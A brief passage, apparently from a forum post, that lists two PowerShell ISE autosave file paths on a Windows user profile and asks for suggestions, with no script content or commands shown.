  • C:\Users\IEUser\AppData\Local\Microsoft_Corporation\PowerShell_ISE.exe_StrongName_lw2v2vm3wmtzzpebq33gybmeoxukb04w\3.0.0.0\AutoSaveFiles\AutoSaved_d40bd1dc-5457-4e11-85d5-b31138ee3b48_Untitled3.ps1
  • C:\Users\IEUser\AppData\Local\Microsoft_Corporation\PowerShell_ISE.exe_StrongName_lw2v2vm3wmtzzpebq33gybmeoxukb04w\3.0.0.0\AutoSaveInformation\6772.xml

Suggestions are welcome. Thank you.